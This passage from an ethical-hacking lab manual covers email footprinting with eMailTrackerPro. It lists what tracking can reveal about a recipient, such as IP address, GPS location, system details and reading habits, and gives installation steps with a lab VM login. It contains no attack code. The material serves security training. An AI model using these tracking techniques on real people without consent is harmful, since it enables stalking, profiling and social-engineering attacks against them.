about service providers involved in sending the mail etc. By using this information, you can perform social engineering and other advanced attacks.

Lab Objectives

- Gather information about a target by tracing emails using eMailTrackerPro

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 10 Minutes

Overview of Email Footprinting

E-mail footprinting, or tracking, is a method to monitor or spy on email delivered to the intended recipient. This kind of tracking is possible through digitally time-stamped records that reveal the time and date when the target receives and opens a specific email.

Email footprinting reveals information such as:

- Recipient's system IP address
- The GPS coordinates and map location of the recipient

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- When an email message was received and read
- Type of server used by the recipient
- Operating system and browser information
- If a destructive email was sent
- The time spent reading the email
- Whether or not the recipient visited any links sent in the email
- PDFs and other types of attachments
- If messages were set to expire after a specified time

Lab Tasks


Task 1: Gather Information about a Target by Tracing Emails using eMailTrackerPro

The email header is a crucial part of any email and it is considered a great source of information for any ethical hacker launching attacks against a target. An email header contains the details of the sender, routing information, addressing scheme, date, subject, recipient, etc. Additionally, the email header helps ethical hackers to trace the routing path taken by an email before delivering it to the recipient.


Here, we will gather information by analyzing the email header using eMailTrackerPro.

1. Turn on the **Windows 11** virtual machine. Login with Username: **Admin** and Password: **Pa$$w0rd**. Navigate to **E:\CEH-Tools\CEHv12 Module 02 Footprinting and Reconnaissance\Email Tracking Tools\eMailTrackerPro** and double-click **emt.exe**.
2. If the **User Account Control** pop-up appears, click **Yes**.
3. The **eMailTrackerPro Setup** window appears. Follow the wizard steps (by selecting default options) to install eMailTrackerPro.
4. After the installation is complete, in the **Completing the eMailTrackerPro Setup Wizard**, uncheck the **Show Readme** check-box and click the **Finish** button to launch the eMailTrackerPro.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




5. The main window of **eMailTrackerPro** appears along with the **Edition Selection** pop-up; click **OK**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

6. The **eMailTrackerPro** main window appears, as shown in the screenshot.

